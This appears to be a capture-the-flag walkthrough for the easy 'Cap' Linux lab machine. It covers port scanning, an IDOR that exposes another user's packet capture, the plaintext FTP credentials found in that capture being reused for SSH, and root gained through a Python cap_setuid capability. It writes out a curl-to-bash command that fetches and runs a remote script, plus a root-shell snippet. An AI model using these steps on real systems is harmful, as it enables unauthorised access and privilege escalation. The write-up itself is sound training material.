Cap

20th September 2021 / Document No. D21.100.132

Prepared By: MinatoTW

Machine Author(s): infosecjack

Difficulty: Easy

Classification: Official

Synopsis

Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.

Skills Required

- Web enumeration
- Packet capture analysis

Skills learned

- IDOR
- Exploiting Linux capabilities

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -Pn -T4 10.10.10.245 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.245
```

```
nmap -p$ports -Pn -sC -sV 10.10.10.245

Nmap scan report for 10.10.10.245
Host is up (0.086s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
80/tcp open  http    gunicorn
```

Nmap reveals three open ports running FTP (21), SSH (22) and an HTTP server on port 80.

FTP

Let's check if FTP allows anonymous access.


```
ftp 10.10.10.245

Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp>
```


The login fails, which means that the anonymous access is disabled. Let's move on to the HTTP server.

HTTP


According to nmap, port 80 is running Gunicorn, which is a python based HTTP server. Browsing to the page reveals a dashboard.




Browsing to the `IP Config` page reveals the output of `ifconfig`.



Similarly, the `Network Status` page reveals the output for `netstat`. This suggests that the application is executing system commands. Clicking on the `Security Snapshot` menu item pauses the page for a few seconds and returns a page as shown below.



Clicking on `Download` gives us a packet capture file, which can be examined using WireShark.




We don't see anything interesting and the capture just contains HTTP traffic from us.

IDOR

One interesting thing to notice is the URL scheme when creating a new capture, that is of the form `/data/<id>`. The `id` is incremented for every capture. It's possible that there were packet captures from users before us.

Browsing to `/data/0` does indeed reveal a packet capture with multiple packets.



This vulnerability is known as Insecure Direct Object Reference (IDOR), wherein a user can directly access data owned by another user. Let's examine this capture for potential sensitive data.

Foothold

Opening the ID 0 capture file in Wireshark reveals FTP traffic, including the user authentication.

33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62 Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75 Response: 215 UNIX Type: L8

The traffic is not encrypted, allowing us to retrieve the user credentials i.e. `nathan / Buck3tH4TF0RM3!`. These are found to be valid not only for FTP but can be used to login via SSH.

```
ssh nathan@10.10.10.245

nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
```

Privilege Escalation

Let's use the linPEAS script to check for privilege escalation vectors. We'll download the latest version and store it on our VM. Then we can create a Python webserver serving that directory by using `cd` to enter the directory with `linxpeas.sh` and running `sudo python3 -m http.server 80`.

From our shell on Cap, we can fetch `linpeas.sh` with `curl` and pipe the output directly into `bash` to execute it:

```
curl http://10.10.14.24/linpeas.sh | bash
```

```
curl http://10.10.14.24/linpeas.sh | bash

<SNIP>

Files with capabilities:

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

The report contains an interesting entry for files with capabilities. The `/usr/bin/python3.8` is found to have `cap_setuid` and `cap_net_bind_service`, which isn't the default setting. According to the documentation, `CAP_SETUID` allows the process to gain setuid privileges without the SUID bit set. This effectively lets us switch to UID 0 i.e. root. The developer of Cap must have given Python this capability to enable the site to capture traffic, which a non-root user can't do.

The following Python commands will result in a root shell:

```
import os
os.setuid(0)
os.system("/bin/bash")
```

It calls `os.setuid()` which is used to modify the process user identifier (UID).